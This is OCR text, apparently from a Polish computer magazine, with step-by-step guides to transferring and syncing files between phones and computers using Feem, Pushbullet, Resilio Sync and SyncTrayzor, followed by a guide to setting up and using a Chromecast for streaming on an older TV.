
Korzystamy z programu

W przypadku Feem nie musimy się rejestrować i zakładać specjalnych kont. Wystarczy zainstalować aplikację na wszystkich urządzeniach, na których chcemy wymieniać pliki, połączyć się z tą samą siecią Wi-Fi, a następnie uruchomić Feem.


1 Po uruchomieniu programu na komputerze po lewej stronie pojawi się lista klientów Feem w sieci, do której jesteśmy podłączeni.




2 Dzięki małej ikonie w dolnym prawym rogu symbolu klienta możemy rozpoznać, jaki rodzaj systemu operacyjnego działa na danym urządzeniu. Jeśli na liście mamy więcej urządzeń, możemy nadać im własne nazwy, żeby się nie mylić, lub napisać po prawej stronie w oknie czatu wiadomość – dzięki temu szybko rozpoznamy konkretne urządzenie.




3 Pliki wysyłamy, klikając na **Send file**, następnie wybieramy konkretny plik z naszego dysku i klikamy na **Otwórz**.




4 Na smartfonie możemy w aplikacji podejrzeć, gdzie został zapisany dany plik. Wybieramy pobrany element, następnie na liście wskazujemy opcję **Show in Folder**, by zobaczyć lokalizację pliku A, lub **Open File**, by od razu przejść do danego elementu.



Fot. Nikita Gonin/123rf.com





5 Proces przesyłania plików ze smartfona na komputer wygląda bardzo podobnie. Na smartfonie należy wybrać użytkownika z listy, a następnie zaznaczyć plik i nacisnąć przycisk **Send File**, wybrać plik i nacisnąć przycisk **Send**.

PUSHBULLET

Android*

Pushbullet (DVD-KOD: **025**) to program do przesyłania plików w sieci bezprzewodowej pomiędzy urządzeniami pod kontrolą różnych systemów. Oprócz podstawowej opcji kopiowania danych pozwala również na wysyłanie wiadomości SMS oraz zarządzanie powiadomieniami ze smartfona na ekranie komputera. Pushbullet zajmuje mało miejsca na dysku i nie obciąża komputera, pracując w tle. By korzystać z programu, trzeba mieć konto Goo gle, które i tak ma każdy użytkownik urządzenia z Androidem, lub Facebook.

Pierwsze kroki

1 Instalujemy aplikację Pushbullet na komputerze, uruchamiamy ją i logujemy się wybranym kontem społecznościowym. Gdy się zalogujemy, automatycznie otworzy się przeglądarka ze stroną **www.pushbullet.com/#setup** i dostępem do naszego konta. Pushbullet wyświetla samouczek.


2 Instalujemy aplikację Pushbullet na smartfonie i logujemy się, korzystając z tego samego konta. Wyrażamy zgodę na wiele różnego rodzaju dostępów, dzięki czemu z poziomu komputera będziemy mogli korzystać między innymi z kontaktów czy przeglądać i wysyłać SMS-y.

3 Po tym kroku najlepiej ponownie uruchomić aplikację na smartfonie oraz na komputerze. Po odświeżeniu danych powinniśmy mieć dostęp do wszystkich opcji.


Zdalny dostęp do plików

Pushbullet pozwala na korzystanie z bardzo ciekawej funkcji zdalnego dostępu, dzięki której możemy korzystać z plików na wszystkich urządzeniach, w których ją aktywujemy. Ograniczeniem jest brak możliwości dostępu do plików na innych urządzeniach z poziomu komputera – zdalny dostęp można uzyskać jedynie ze smartfona.

1 Na komputerze aktywujemy funkcję zdalnego dostępu w zakładce **Explore** A, **Remote Files** B i zaznaczamy po prawej stronie opcję **Remote Files access** C.




2 Na smartfonie musimy w prawym dolnym rogu okna wybrać **Konto**, przejść do opcji **Zdalne pliki** i aktywować funkcję. Od tej chwili po wejściu w **Zdalne pliki** będziemy mogli uzyskać dostęp do plików na naszych urządzeniach.




Transfer danych

By przesłać dane między urządzeniami, wystarczy uruchomić Pushbullet na obydwu urządzeniach, przejść do zakładki **Devices** D, wybrać urządzenie E, na które chcemy przesłać plik, i przeciągnąć je do panelu po prawej stronie F lub kliknąć na ikonę załącznika G i wskazać plik. Możemy przesyłać pliki z komputera na smartfon i ze smartfona na komputer.



Zarządzanie wiadomościami

Jeśli przyznaliśmy odpowiednie uprawnienia aplikacji na smartfonie, po ponownym uruchomieniu będziemy mieć dostęp z poziomu komputera do funkcji SMS. Specjalna ikona pojawi się na pasku po lewej stronie. Po kliknięciu na nią otworzy się panel zarządzania wiadomościami. Będziemy mogli wygodnie przy użyciu klawiatury komputera odpisywać na wiadomości tekstowe oraz tworzyć nowe wiadomości i wybierać kontakty z pamięci naszego smartfona. Dodatkowo dzięki centrum powiadomień informacje o nowych wiadomościach, mailach i innych aktywnościach będą pojawiały się na pulpicie naszego komputera, więc niczego nie przegapimy. Gdy klikniemy po lewej stronie na zakładkę **Notifications** H, zobaczymy wszystkie nieodczytane powiadomienia ze smartfona.



RESILIO SYNC


Android*

Resilio Sync (DVD-KOD: **026 / 027** 32- / 64-BIT) to program do synchronizacji plików i folderów pomiędzy komputerami z Windows, Linux, Mac OS oraz urządzeniami mobilnymi (Android, iOS). Zasada działania tego programu jest nieco inna niż przedstawionych aplikacji, które pozwalają na zarządzanie powiadomieniami, dostęp do SMS-ów i innych funkcji. Dzięki Resilio Sync będziemy mogli synchronizować dane offline w naszej sieci domowej, nie musimy łączyć się z zewnętrznymi serwerami w celu przesyłania danych. Właściwie wystarczy nam rou ter i aplikacja Resilio Sync zainstalowana na urządzeniach, między którymi chcemy przesyłać dane. Do synchronizacji danych wykorzystywany jest protokół P2P Bittorrent (wcześniejsza nazwa tego programu to BitTorrent Sync).


Zarządzamy folderami do synchronizacji i dostępu

Możemy bezpośrednio przesyłać pliki pomiędzy urządzeniami, a także skonfigurować foldery, które będą podlegać ciągłej synchronizacji.


1 Po zainstalowaniu i uruchomieniu programu klikamy na plus w górnym lewym rogu, na **Folder standardowy** i wskazujemy folder, który ma zostać udostępniony.




2 Teraz wybieramy prawa dostępu oraz zabezpieczenia i klikamy na **Kod QR** na górnej belce.



3 Korzystając z aplikacji mobilnej, wybieramy funkcję skanowania kodów QR i odczytujemy kod z ekranu komputera. Linki udostępniające możemy przesyłać e-mailem, w formie tekstowej i kodu QR.







4 Od tej chwili udostępniony folder staje się folderem wymiany plików między naszymi urządzeniami, które będą na bieżąco synchronizowały jego zawartość w swojej pamięci.

Przesyłanie pojedynczego pliku

Możemy też przesłać pojedynczy plik między urządzeniami. W tym celu na przykład w oknie programu w komputerze klikamy w lewym górnym rogu na symbol plusa i z menu wybieramy opcję **Share file**. Następnie możemy wysłać e-mail, przesłać link lub wyświetlić kod QR do pobrania pliku, który chcemy przesłać (kody QR można odczytywać tylko w aplikacji mobilnej).





SYNCTRAYZOR

Android*


SyncTrayzor (DVD-KOD: **031 / 032** 32- / 64-BIT) to program umożliwiający korzystanie w systemie Windows z możliwości przesyłania danych między urządzeniami w sieci lokalnej, jak również poprzez internet. SyncTrayzor pozwala na synchronizację plików między urządzeniami, które korzystają z mobilnej wersji aplikacji Syncthing (jest dostępna na Androida). Cały ruch danych jest szyfrowany. Nasze dane są zabezpieczone, a dodatkowo SyncTrayzor nie korzysta z serwerów globalnych korporacji. Program należy zainstalować na wszystkich urządzeniach, pomiędzy którymi chcemy wymieniać dane – w przypadku urządzeń mobilnych należy zainstalować aplikację Syncthing.

Udostępniamy pliki dla innych urządzeń


SyncTrayzor nie pozwoli nam na zarządzanie powiadomieniami i wiadomościami SMS. Zamiast tego zyskujemy świetne narzędzie do synchronizacji oraz udostępniania folderów pomiędzy różnymi urządzeniami.

1 Po zainstalowaniu i uruchomieniu aplikacji na komputerze klikamy na **Dodaj folder**.

2 Następnie podajemy wymagane dane (ID folderu, które musi być takie samo na wszystkich urządzeniach, i ścieżkę do niego) i klikamy na **Zapisz**.




3 Instalujemy aplikację na smartfonie i przyznajemy jej prawa dostępu. Po czym w programie na komputerze klikamy w polu **Urządzenia zdalne** na **Dodaj urządzenie zdalne**.



4 Możemy kliknąć na podświetlone na niebiesko urządzenie – nasz smartfon. Możemy upewnić się, czy ID jest poprawne, naciskając na smartfonie symbol trzech kresek, a później **Pokaż ID urządzenia**. Na koniec podajemy nazwę urządzenia i klikamy na **Zapisz**.

5 Wybieramy utworzony wcześniej folder i klikamy na **Edytuj**. Przechodzimy do zakładki **Współdzielenie**, zaznaczamy urządzenie, któremu chcemy udostępnić folder, i klikamy na **Zapisz**. Podobną konfigurację przeprowadzamy na smartfonie. Po zapisaniu ustawień będziemy mogli współdzielić katalogi między smartfonem a komputerem.



ZRÓB TO SAM
PORADNIKI
CHROMECAST KROK PO KROKU

YOUTUBE I NET

Aby cieszyć się serwisami VOD na starszym telewizorze, wystarczy dokupić do niego niedrogą przystawkę – Chromecast. ***To urządzenie całkowicie odmieni stary telewizor, dodając funkcjonalność smart TV***

Serwisy VOD z filmami na żądanie coraz bardziej wygrywają z tradycyjną telewizją linearną. Oprócz urozmaiconego, bogatego wyboru filmów i wygody oferują aplikacje dodatkowo ułatwiające dostęp do swoich usług. Z VOD, czyli między innymi z Netflixa czy YouTube, możemy korzystać nie tylko na komputerach, tabletach i smartfonach – ale też na coraz popularniejszych telewizorach smart TV. Jeszcze kilka lat temu tak nie było. Czy w takim razie kupiony kilka lat temu telewizor – mimo że wciąż jest sprawny, a jego jakość nas satysfakcjonuje – trzeba wymienić na nowy, aby móc cieszyć się oglądaniem treści wideo z popularnych serwisów? Na szczęście nie – jest na to znacznie prostsze i tańsze rozwiązanie.

Google Cast – co to znaczy?

Rozwiązaniem tym jest funkcja Goo gle Cast. Opiera się ona na prostym pomyśle – w aplikacji zawierającej treści wideo na smartfonie wystarczy nacisnąć jeden przycisk, by film zaczął być prezentowany na telewizorze. Dzięki Google Cast telefon staje się spersonalizowanym pilotem. Możemy za jego mocą przeglądać dostępne filmy, uruchamiać i wstrzymywać odtwarzanie, a nawet tworzyć playlisty.

Aby połączenie między telefonem a starszym telewizorem było możliwe – **potrzebne jest specjalne urządzenie – Chromecast**, czyli


Chromecast 3.0 kosztuje 170–200 złotych


Android* iOS*

JAK POŁĄCZYĆ SIĘ ZE SMARTFONA

Pierwsze uruchomienie Chromecasta wymaga jego konfiguracji. Możemy jej dokonać za pomocą smartfona i aplikacji **Google Home**. To właśnie ten program stanowi podstawę do obsługi Chromecasta.


1 **Google Home** można pobrać i zainstalować ze sklepu **Play**. Po podłączeniu Chromecasta do telewizora należy wykonać w aplikacji wszystkie kroki opisane na ekranie.





2 Po skonfigurowaniu urządzenia Chromecast jest połączony z siecią i powinien już być dostępny dla wszystkich innych urządzeń podłączonych do domowego Wi-Fi. Jak to sprawdzić?

3 Należy uruchomić jedną z aplikacji wspierających Google Cast. Może to być YouTube. Kiedy Chromecast jest wykrywany w sieci – w aplikacji pojawia się charakterystyczna ikona. Jej wygląd warto zapamiętać – to właśnie przycisk do castowania, zgodnie z zamysłem twórców tego rozwiązania powinien on wyglądać tak samo we wszystkich aplikacjach. W przypadku aplikacji mobilnej YouTube po połączeniu z Chromecastem, gdy wybierzemy klip, który chcemy obejrzeć, mamy dwie opcje do wyboru. Pierwsza to **Odtwórz** – aby natychmiast włączyć wideo



na telewizorze. Druga to **Dodaj do kolejki**, co pozwala na stworzenie playlisty odtwarzanych materiałów.

* Kod QR szybko przenosi na stronę, skąd można pobrać aplikację. W iPhone skanujemy go aplikacją aparatu, użytkownicy Androida mogą użyć dowolnej aplikacji QR pobranej z Google Play

FLIX NA STARYM TV

TO MOŻLIWE!


CASTOWANIE PRZEZ GOOGLE CHROME

Jedną z aplikacji obsługujących Google Cast jest przeglądarka internetowa Google Chrome, zarówno w wersji mobilnej, jak i desktopowej

WERSJA DESKTOPOWA


Oto co zrobić, by przesyłać obraz z karty otwartej w desktopowej przeglądarce Google Chrome.

1 Rozwijamy menu ukryte pod przyciskiem z trzema kropkami w prawym górnym rogu okna.



2 Z rozwiniętego menu wybieramy opcję **Przesyłaj**.

3 Następnie z listy wybieramy dostępne urządzenie.





WERSJA MOBILNA

1 Aby skorzystać opcji przesyłania wideo do Chromecasta w mobilnej przeglądarce Chrome, należy wejść na stronę internetową zawierającą treści wideo.

2 Przycisk do castowania powinien znajdować się obok materiału wideo, który chcemy odtworzyć na telewizorze.

3 Następnie wybieramy docelowe urządzenie z listy dostępnych.







Fot. Petro Kupryianka/123rf.com

niewielka przystawka do TV, którą podłączamy do telewizora poprzez wejście HDMI, natomiast z telefonem czy komputerem łączy się ona przez wspólną sieć Wi-Fi.
Warto wiedzieć, że funkcja Google Cast jest dostępna w smart telewizorach z systemem **Android TV** – mówi się, że mają „wbudowany Chromecast". Są też inne przystawki z tym systemem, na przykład Xiaomi Mi Box S (patrz strona obok).

Nie tylko YouTube i Netflix


Nie tylko **YouTube** i **Netflix** wspierają Google Cast. W sklepie Play znajdziemy znacznie więcej aplikacji pozwalających na castowanie. Taką opcję miał nieobecny już na polskim rynku Showmax, ma ją nasze rodzime **CDA.pl** – tu w odróżnieniu od aplikacji YouTube – przycisk do castowania zobaczymy dopiero po wybraniu materiału wideo. Castowane na Chromecast mogą być nie tylko filmy z internetu, ale też te, które znajdują się **w pamięci komputera czy smartfona** – w tym celu można wykorzystać na przykład **mobilny odtwarzacz VLC**, który umożliwia castowanie. Możemy też castować muzykę za pomocą **aplikacji Spotify**.





SCREEN MIRRORING – OBRAZ Z TELEFONU

Korzystając z Chromecasta, można pomyśleć, że telewizor staje się bezprzewodowym monitorem dla naszego telefonu. W rzeczywistości treści odtwarzane przez Chromecast nie są przesyłane bezpośrednio z urządzenia mobilnego, lecz są zaciągane przez urządzenie odbiorcze z internetu. Dzięki takiemu rozwiązaniu w trakcie wyświetlania treści na telewizorze możemy kontynuować wykonywane czynności na urządzeniu mobilnym (pisanie SMS-ów, rozmowy głosowe czy korzystanie z internetu) bez przerywania odtwarzania treści. Jednak nie każda aplikacja, którą mamy na telefonach, wspiera castowanie. Co zrobić w sytuacji, gdy chcemy zobaczyć na ekranie telewizora coś z aplikacji bez opcji castowania? Z pomocą przychodzi **Screen Mirroring** – przesyłanie obrazu z ekranu telefonu do Chromecasta.



1 Aby uruchomić przesyłanie obrazu z ekranu w urządzeniu mobilnym, otwieramy aplikację **Google Home** i przechodzimy do ostatniej z zakładek na dolnym menu.

2 Tam w sekcji **Dodatkowe** znajduje się opcja **Przesyłaj z urządzenia** – którą należy wybrać.


3 W kolejnym kroku wybieramy przycisk **Przesyłaj ekran/dźwięk**.

4 Dalej łączymy się z wybranym urządzeniem z Chromecastem. W ten sposób tworzymy „odbicie lustrzane" ekranu z telefonu na telewizorze. Telefon w tej opcji działa nieco mniej sprawnie, a wszystkie wykonywane czynności widoczne są na ekranie telewizora.

UWAGA! Niektóre aplikacje mają zabezpieczenia, które nie pozwalają na ich pracę w trybie przesyłania obrazu na Chromecast, przykładem może być tu aplikacja mobilna **nc+GO**.

CHROMECAST NIEJEDNO MA IMIĘ


Od premiery Chromecasta w 2013 roku minęło już kilka lat. Rynek nowych technologii zdążył się przez ten czas znacznie rozwinąć. To samo dotyczy Chromecasta. Obecnie Chromecast jest wspólną nazwą kilku modeli tego urządzenia – które różnią się parametrami. Jedną z najlepszych cech oryginalnego **Chromecasta**, **Chromecasta 2** i **Chromecasta 3** jest to, że są to stosunkowo tanie urządzenia. W Polsce ceny tego drugiego zaczynają się od 160 złotych, a trzeciego są nieznacznie wyższe.



Najmłodszym modelem w rodzinie jest **Chromecast Ultra** – obsługuje on rozdzielczość 4K Ultra HD z HDR. Pod względem wydajności i możliwości pozostawia on w tyle swoich poprzedników. Poprawa parametrów technicznych wiąże się jednak ze wzrostem ceny – wynosi ona około 350 złotych.

Różne aplikacje mobilne wspierające Chromecasta

Dobrym źródłem aplikacji mobilnych wspierających Chromecasta jest **Google Home**. W drugiej zakładce z dolnego menu programu z hasłem **Odkrywaj** znajdują się polecane aplikacje wspierające Google Cast. Jeśli naciśniemy przycisk **Pobierz aplikację** znajdujący się przy wybranej pozycji, zostanie otwarty skrót do Sklepu Play, poprzez który możemy zainstalować program.



Chromecast Audio

W rodzinie Chromecasta znajduje się jeszcze jedno urządzenie – **Chromecast Audio**. Na początku tego roku koncern Google zdecydował się zakończyć jego produkcję. Firma zapewnia jednak, że dalej będzie ono wspierane technicznie. Ostatnie urządzenia, które zostały dostarczone do sklepów, nadal są w sprzedaży i można je kupić do dziś. Co ciekawe, ich ceny są teraz jeszcze atrakcyjniejsze (Chromecast Audio kosztuje około 130 złotych). Czym właściwie jest Chromecast Audio? Od pozostałych członków rodziny odróżnia go rodzaj wtyczki – tego urządzenia nie połączymy poprzez kabel HDMI, ponieważ służy ono do przesyłania jedynie dźwięku, dlatego możemy podłączyć je bezpośrednio do wzmacniacza poprzez wejście AUX. Dzięki niemu można strumieniować muzykę bezpośrenio z popularnych serwisów, takich jak Google Play Music, Deezer i Spotify.


kj

UWAGA

Na rynku dostępne są urządzenia bardzo podobne do Chromecasta – produkowane przez innych producentów. Chromecast jest z nimi bardzo często mylony, jednak jakość tych urządzeń znacząco odbiega od oryginalnych Chromecastów.

GRY NA TV

